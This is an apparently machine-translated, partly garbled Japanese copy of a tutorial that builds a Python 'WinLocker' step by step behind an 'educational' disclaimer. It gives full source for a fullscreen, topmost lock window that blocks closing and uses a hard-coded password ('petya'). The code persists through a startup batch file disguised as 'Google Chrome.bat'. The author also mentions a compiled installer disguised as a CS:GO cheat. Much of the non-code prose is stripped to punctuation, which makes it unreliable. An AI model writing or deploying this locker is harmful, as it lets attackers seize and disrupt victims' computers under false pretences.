注意!
この記事は教育目的で作成されました!作者はあなたの違法行為やあなたのコンピュータに引き起こされた危害に対して責任を負いません。これはある種のおもちゃではなく、WINLOCKERであることを忘れないでください!著者は、コードを詳細に読まずに、この記事で説明されているプログラムを実行することを強くお勧めします。
前書き
そして、みなさん、こんにちは、皆さん、私はあなたと一緒です、ゲーマー免責事項。私が2日続けて何をしていると思いますか?いいえ、私はDotaをプレイしませんでした(あなたは自分自身をプログラマーと呼んでいるので、アドバイスはしません)。Habrの資料を準備していました。むしろ、彼はvinlockerを作成しました。いいえ、私はそれを伝えませんでした。誰かから盗みましたが、私自身が最初から作成しました。そして今日はそれを作成する方法をお教えします。はい、免責事項を読んでいない場合は、他の人に損害を与えるためにこのコードを使用しないでください!さて、それ以上の苦労なしに、行きましょう!
私たちは何が必要なのか?
ウィンロッカーを作成するには、次のものが必要です。
公式ウェブサイトにインストールできるPython自体
, S*****e Text, , (, )
PyPI
, Windows
- Python
,
-, , , .
main.py

.

...
... . ( Win + R, cmd

...

pip install getpass3

pip install pyautogui
pip install playsound
, :
# ,
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
,
USER_NAME = getpass.getuser()
USER_NAME
, User.
,
window = Tk() # window , Tk()
window.title("WinLocker by GDisclaimer") # WinLocker by GDisclaimer
window.geometry('400x250') # , , 400 250
window['bg'] = 'black' #
window.mainloop() # ,

, , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
window.mainloop()
,
. , , . :
cd "C:\Your\Path\To\The\Main\Py\File"
C:/myFiles.
cd "C:\myFiles"

:
python main.py
.

! ....
.
, . . 1920x1080 . 1366x768. -

, .
, , .
. window.mainloop()
# Base size
normal_width = 1920 #
normal_height = 1080 #
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))

- :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
window.mainloop()
. ,
- , - . .
# ,
def play(test):
playsound('sound.mp3', False)
#
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
# Alt + F4
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
# , ,
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
#
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
, . - . ! . - .
, play(test)
. ! sound.mp3. .
.
: http://www.mediafire.com/file/ouuwbnw48l415xd/sound.mp3/file
. sound.mp3,

. ! ?
...
(-, ):
add_to_startup("C:\\myFiles\\main.py") #
fullscreen() # , ,
#
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
# .grid,
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
#
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
# , clicked()
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
#
play('sound.mp3')
! ALT + F4
, : petya
. :

, :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
play('sound.mp3')
window.mainloop()
Alt + F4
, .
. window.mainloop()
block()

.
: petya
. , . . main.py w, main.pyw
! , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
block()
play('sound.mp3')
window.mainloop()
.EXE
pyinstallerを使用して、すべてのコードを.exe拡張子にコンパイルすることもできます。私はとても親切な作者で、CSのチートを装ったインストーラーを投げることにしました:GO、これで友達をトロールできますが、このウィンロッカーで攻撃しないことを約束します。また、少し笑うときは、ウィンロッカーからパスワードを伝えてください。 )
結論
結論として、私は懐疑論者に言いたいです-あなたはどこでもウイルスを作ることができます。同じPHPでも...
ですから、私の記事を読んでくれてありがとう、そして私の記事がフィードに載った場合に備えて、モデレートしてくれてありがとう。
みなさん、頑張って、良い一日を!